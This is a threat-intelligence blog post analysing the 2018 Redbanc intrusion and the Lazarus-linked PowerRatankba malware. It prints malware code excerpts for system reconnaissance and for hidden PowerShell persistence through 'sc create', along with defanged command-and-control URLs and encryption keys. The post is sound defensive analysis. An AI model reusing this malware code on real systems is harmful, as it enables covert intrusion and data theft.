Disclosure of Chilean Redbanc Intrusion Leads to Lazarus Ties

flashpoint-intel.com/blog/disclosure-chilean-redbanc-intrusion-lazarus-ties/

January 15, 2019

Blogs

Blog

Flashpoint analysts believe that the **recently disclosed intrusion** suffered in December 2018 by Chilean interbank network Redbanc involved PowerRatankba, a malware toolkit with ties to North Korea-linked advanced persistent threat (APT) group Lazarus. Redbanc confirmed that the malware was installed on the company's corporate network without triggering antivirus detection, however the threat has since been mitigated and did not impact company operations, services, or infrastructure.

Flashpoint Analysts

Flashpoint analysts believe that the **recently disclosed intrusion** suffered in December 2018 by Chilean interbank network Redbanc involved PowerRatankba, a malware toolkit with ties to North Korea-linked advanced persistent threat (APT) group Lazarus. Redbanc

confirmed that the malware was installed on the company's corporate network without triggering antivirus detection, however the threat has since been mitigated and did not impact company operations, services, or infrastructure.

This intrusion represents the latest known example of Lazarus-affiliated tools being deployed within financially motivated activity targeted toward financial institutions in Latin America.

Chilean Redbanc Intrusion: Reported Initial Attack Vector

According to recent reporting, the intrusion occurred due to malware delivered via a trusted Redbanc IT professional who clicked to apply to a job opening found through social media. The individual who appeared to have posted the open position then contacted the applicant from Redbanc to arrange a brief interview, which occurred shortly thereafter in Spanish via Skype. Having never expressed any doubts about the legitimacy of the open position, application, or interview process, the applicant was ultimately and unwittingly tricked into executing the payload.

Referenced Sample Leads to North-Koream Lazarus "PowerRatankba"

In the publicly referenced samples attributed to the Redbanc intrusion, Flashpoint analysts identified the dropper sample as being related to the Lazarus malware PowerRatankba. The dropper is a Microsoft Visual C#/ Basic .NET (v4.0.30319)-compiled executable that contains the logic to call the server and download a PowerRatankba PowerShell reconnaissance tool. The malware timestamp displays the possible compilation time of Wednesday, October 31, 2018, 00:07:53 UTC with the program database as F:.GenereatePDF\CardOffer\salary\salary\obj\Release\ApplicationPDF.pdb.

The dropper displays a fake job application form while downloading and executing PowerRatankba. The payload was not available from the server during the time of the analysis but was recovered from the sandbox at the time of analysis. This allowed analysts to create a likely scenario of how the malware chain worked.



Image 1: The dropper malware is disguised as a legitimate software for job applications.

The malware functions responsible for execution are contained within the ThreadProc and SendUrl functions, processing Base64-encoded parameters and executing the PowerRatankba code.



Image 2: ThreadProc decodes the Base64-encoded values and executes the PowerShell script.

The dropper decodes the Base64-encoded parameters, calls the server at hxxps://ecombox[.]store/tbl_add[.]php and executes the PowerShell code saved in C:\users\public\REG_TIME.ps1 via a hidden Window, sleeping for 5,000 milliseconds before deleting the saved PowerShell script.

PowerRatankba In-Depth

The malware chain leverages another PowerShell decoder script to recreate the PowerRatankba PowerShell code via “crypt_do” function leveraging Base64, Rijndael with SHA256. The passed password is “PowershellAgent.”

Image 3: The malware leverages the intermediary PowerShell decoder to obtain the PowerRatankba.

According to researchers at Proofpoint, PowerRatankba is a newer reconnaissance and downloader implant tool leveraged by Lazarus to fingerprint and obtain information about compromised machines. The URI structure and the malware resemble the one described as

“PowerRatankba.B” by Proofpoint, as they have the same DES encryption algorithm amongst other code template similarities. One difference for this PowerRatankba variant is it communicates to the server on HTTPS. Notably, the malware template contains the commented out base server hxxps://bodyshoppechiropractic[.]com.



Image 4: The PowerRatankba template includes the main installation variables and setup.

The main available actions are as follows:

```
action="What"
action="cmd"
action="CmdRes"
action="BaseInfo"
```

The malware leverages Windows Management Instrumentation (WMI) to obtain the victim IP by parsing Win32_NetworkAdapterConfiguration for the IP and MAC address. It is notable that for the victim ID, the malware leverages the MAC address with Base64-encoding, which is passed to action=”What” and encoded one more time via the Base64 algorithm.

PowerRatankba queries the system information for the following details, heavily using WMI for Win32_NetworkAdapterConfiguration and Win32_OperatingSystem. Additionally, the malware retrieves the logged-in user via $env:USERNAME, the process list via tasklist, obtains proxy settings via registry queries, and checks for open file shares (RPC 139, SMB 445) and Remote Desktop Protocol (RDP; 3389) ports, writing to a log if “Open” or “Closed or filtered.”

The full collection of items is performed via the following code excerpt:

```
wmi = Get-WmiObject -Computer $private:computer -Class
Win32_NetworkAdapterConfiguration -ErrorAction SilentlyContinue
IP
$loggedUser = $env:USERNAME
if ($private:wmi = Get-WmiObject -Computer $private:computer -Class
Win32_OperatingSystem -ErrorAction SilentlyContinue)
$data.'OS Architecture' = $private:wmi.OSArchitecture
$data.'OS Boot Time' = $private:wmi.ConvertToDateTime($private:wmi.LastBootUpTime)
$data.'OS Language     ' = $private:wmi.OSLanguage
$data.'OS Version' = $private:wmi.Version
$data.'OS Name' = $private:wmi.Caption
$data.'OS Install Date' = $private:wmi.ConvertToDateTime($private:wmi.InstallDate)
$data.'OS Service Pack' = [string]$private:wmi.ServicePackMajorVersion
$private:wmi.ServicePackMinorVersion
$ports =
'File shares/RPC' = '139'
'File shares' = '445'
'RDP' = '3389'
$data."Port $($ports.$service) ($service)" = 'Open'
$private:socket.Close()
$data."Port $($ports.$service) ($service)" = 'Closed or filtered'
$private:socket = $null
$reg2 = [Microsoft.Win32.RegistryKey]::OpenRemoteBaseKey('CurrentUser',
$env:COMPUTERNAME)
$regkey2 = $reg2.OpenSubkey("SOFTWARE\Microsoft\Windows\CurrentVersion\Internet
Settings")
$data.'ProxyEnable' = $regkey2.GetValue('ProxyEnable')
$data.'ProxySetting' = $regkey2.GetValue('ProxyServer')
$global:PROXY_ENABLE = $data.'ProxyEnable'
$global:PROXY_SERVER = $data.'ProxySetting'
$outp = "HOST:"
 $comName
 "USER:"
 $loggedUser
$outp
= $data.GetEnumerator()
 Sort-Object 'Name'
 Format-Table -AutoSize
 Out-String
$outp
 $process_list
```

The malware checks if it has administrator privileges querying for security identifier (SID) “S-1-5-32-544” and “Enabled group” via whoami /groups, which is a built-in Administrators group.

If it has admin privileges, the PowerRatankba attempts to download the next stage from hxxps://ecombox[.]store/tbl_add[.]php as “c:\windows\temp\REG_WINDEF.ps1 and register it as a service through the “sc create” command as “AutoProtect,” with the “cmd.exe /powershell” command having the “start=Auto” parameter.

The relevant code is as follows:

```
$ret = Test-Path -Path $schedulePath
$cmdSchedule = 'sc create '
 $nr_task
 ' binPath= "cmd.exe /c powershell.exe -ep bypass -windowstyle hidden -file '
$schedulePath
'" start= Auto'
```

PowerRatankba sets up an autostart in \AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\ as WIN_REG.exe.

The malware leverages DES encryption with DES using “PowerShl” as both the key and initialization vector (IV) in Ascii {80 119 114 83 104 101 108 108} and then encodes in Base64.

Command	Description
dagent	Delete agent (‘taskkill /f /pid’, ‘sc schtasks /delete /tn’)
exagent	Modify and replace ps1 and VBS files
ragent	Send data to the server, download executable to C:\Users\Public\Documents\tmp, and run it via PowerShell
kagent	Kill
delay	Delay execution
panel	Parse panel commands (“sdel” and “run”)

The discovered PowerRatankba malware contains helpful “ConsoleLog” output logic designed to debug the application, which is meant to aid the developer to survey the output. The output is stored in the hardcoded c:\windows\temp\tmp0914.tmp location.

The malware outputs the following messages during its execution:

```
"Start to get base info"
"Generating UDID"
“Generated udid”
"Finish to get base info"
"Check if it is admin"
"Register to Service"
"Register to Start up"
"Sending Baseinfo to server"
"Try again to send baseinfo"
"Start waiting command"
```

Mitigations & Recommendations

Researchers believe Lazarus (also known as “Lazarus Group,” “Hidden Cobra,” and “Kimsuky”) to be an APT group comprising operators from “Bureau 121” (121국), the cyber warfare division of North Korea’s RGB. The group has been active since at least 2009 and is presumed to operate out of a multitude of international locations. Lazarus appears to have been interested in a variety of sectors and targets in the last eighteen months, but it continues to be one of the most formidable APT groups targeting and exploiting financial institutions. The group has reportedly been involved in a string of bank intrusions impacting institutions all over the world, heavily targeting Latin American financial institutions and cryptocurrency exchanges.

Monitoring and reviewing the incidents related to Lazarus and dissecting the group’s attacks and toolkits across the ATT&CK framework may assist with mitigating the exposure to this threat. Additionally, Lazarus attacks appear to reportedly rely on social media and trusted relationships, which may elevate their abilities to execute and install their payloads. As such, security awareness training—especially that which pertains to social media and social engineering—is also recommended.

Attachments & Downloads

To download the indicators of compromise (IOCs) for the Redbanc PowerRatankba incident, **click here for the CSV file** and **here for the MISP JSON file** mapped to ATT&CK framework with Yara signatures.

Acknowledgement

Special thanks to **Casey Brooks** of Leidos Cyber for providing valuable support to Flashpoint during this research.